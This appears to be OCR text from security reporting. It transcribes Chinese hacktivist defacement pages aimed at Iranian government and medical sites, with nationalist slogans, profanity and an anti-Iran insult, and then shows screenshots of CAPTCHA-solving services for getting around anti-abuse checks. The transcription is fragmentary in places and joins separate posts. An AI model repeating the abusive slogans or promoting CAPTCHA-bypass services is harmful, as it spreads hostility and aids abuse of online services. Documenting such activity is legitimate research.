Science and Technology Research Department www.msrt.gov.ir
Ministry of National Defense www.mod.gov.ir
Ministry of the Interior www.moir.gov.ir
Department of Health and Medicine www.mohme.gov.ir
Ministry of Education www.medu.gov.ir
The Ministry of Culture and Islamic Guidance www.ershad.gov.ir
Department of Commerce www.moc.gov.ir
Ministry of Agriculture Jihad www.maj.gov.ir
MOFE www.mefa.gov.ir
Information and Communication Ministry of www.ict.gov.ir
Road Transport Department www.mrt.ir
Ministry of Oil www.nioc.gov.ir
Department of Energy www.moe.gov.ir
Mining Industry www.mim.gov.ir
Cooperatives www.icm.gov.ir
Department of Housing and Urban Development www.mhud.gov.ir
Of Labor and Social Affairs www.irimlsa.gov.ir
Ministry of Welfare and Social Security www.refah.gov.ir
Central Bank of Iran, Islamic www.cbi.ir
Iranian Customs www.irica.org
National Statistical Center www.sci.org.ir
Iran mapping bureau www.ncc.org.ir


zhenker
{We are Chinese hackers}
{Chinese people are hacking}
{The Chinese are a bad bully, small JB Iran}
fuck !
{Long Live The People's Republic of China!}
Copyright © 2007-2010 All Rights Reserved
EMAIL:zhenker1@qq.com


www.chinesehonker.org
Servers Refused to visit , Please Wait . . . . .
chinese honker team[H.U.C]..
.....I'm very sorry for this Testing!.....
.....Because of this morning your Iranian Cyber Army.....
.....Maybe you haven't konw this thing!,.....
.....This morning your Iranian Cyber Army intrusion our baidu.com.....
.....So i'm very unfortunate for you .....
.....Please tell your so-called Iranian Cyber Army....
.....Don't intrusion chinese website about The United States authorities to intervene the internal affairs of Iran's response...
..... This is a warning! ...
.....Khack by toutian...from...Honker Union For China

??????;??~?????!

{Anysize}

{We are Red_hacker}


{Let the world hear the voice of China}


{The state is higher than the dignity of all !}

fuck ir !

{china up !}

honker_Anysize@qq.com


{V ese hackers}
{Chi e are hacking}
{The Chines d bully, small JB Iran}
k !
{Long Live The People's Republic of China!}
Copyright © 2007-2010 All Rights Reserved
Â´×ÔchinaµÄµ¶¿ÍF¢×éÖ¯ ¡ªBY £ºzhenker EMAIL:zhenker1@qq.com
您转载的图片来自昵图网 www.nipic.com
powered by thumbalizr.com



Domain Name: BAIDU.COM

Registrar: REGISTER.COM, INC.

Whois Server: whois.register.com

Referral URL: http://www.register.com

Name Server: YNS1.YAHOO.COM


Name Server: YNS2.YAHOO.COM


Status: clientTransferProhibited

Updated Date: 11-jan-2010

Creation Date: 11-oct-1999

Expiration Date: 11-oct-2014


fuck ir !! you dath - Microsoft Internet Explorer
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
地址(D) http://ksh-behzisty.gov.ir/index.php
{We are Chinese hackers}
{Chinese people are hacking}
{The Chinese are a bad bully, small JB Iran}
fuck ir !
{Long Live The People's Republic of China!}
Copyright ©2007-2008 All Rights Reserved
zhenker
完毕
Internet


Diabetes | Home#top - Microsoft Internet Explorer
http://www.diabetes.ir/home/#top
www.Diabetes.ir
دیابت
فصل نامه علمی و آموزشی برای بیماران
صفحه اصلی
درباره فصلنامه
بایگانی نشریات
اشتراک
تماس با ما
به وب سایت فصل نامه دیابت خوش آمدید.
Medical websites, the Chinese brothers, please let go 碎雨
医疗网站，中国兄弟们请放手
بالای صفحه
230703 :تعداد بازدیدکنندگان
@کلیه حقوق مادی و معنوی این وب سایت متعلق به فصلنامه دیابت می باشد.
[مدیریت سایت]


?The third area informati...
http://www.iribu.ir/
Google
tackerChina will strive for the network security!
The People's Republic of China
long live
Long live the People's Republic
of
ChinaInternetWatch.com
100%

CAPTCHA Breaking As A Service - 2023-11-24 12:14

An image is worth a thousand words.


Daily Reports for mason171		
Date	Total Captchas	Good Captchas
03/23/2009	21	20
03/24/2009	0	0
03/25/2009	0	0
03/26/2009	0	0
03/27/2009	0	0
03/28/2009	243	224
03/29/2009	0	0
03/30/2009	19	15
03/31/2009	93	86
04/01/2009	2	2
04/02/2009	0	0
04/03/2009	0	0
04/04/2009	0	0
04/05/2009	0	0
04/06/2009	0	0
04/07/2009	0	0
04/08/2009	0	0
04/09/2009	0	0
04/10/2009	0	0
04/11/2009	0	0
04/12/2009	0	0
04/13/2009	0	0
04/14/2009	0	0
04/15/2009	0	0
04/16/2009	0	0
04/17/2009	0	0
04/18/2009	0	0
04/19/2009	0	0
04/20/2009	0	0
Total:	378	347


RemoteCaptcha Client

Please wait...

Statistics	
Total Captchas:	1179
Good Captchas: (may not be accurate)	38


Play sound when new CAPTCHA is available.



Статистика
Подключение
Частые вопросы
Поддержка
22:28:07
$0
Ru En Fr
Цена: 0.0012$
Выйти из системы
Статистика
Все
С
2009-04-01
ПО
2009-04-16
Показать отчет
Детальный
Суммарный
Дата
Всего
Хорошие
Плохие
Таймаут
Нет ответа
Сумма
Итого:
0
0
0
0
0$
Сводка
Хорошие 0
Плохие 0
Нет ответа 0
Таймаут 0
Итого 0
Описание ошибок
Клиенты:
PHP
PERL
WIN C++ & JS
Linux C++
Все права защищены ©2007-2009 CaptchaBot

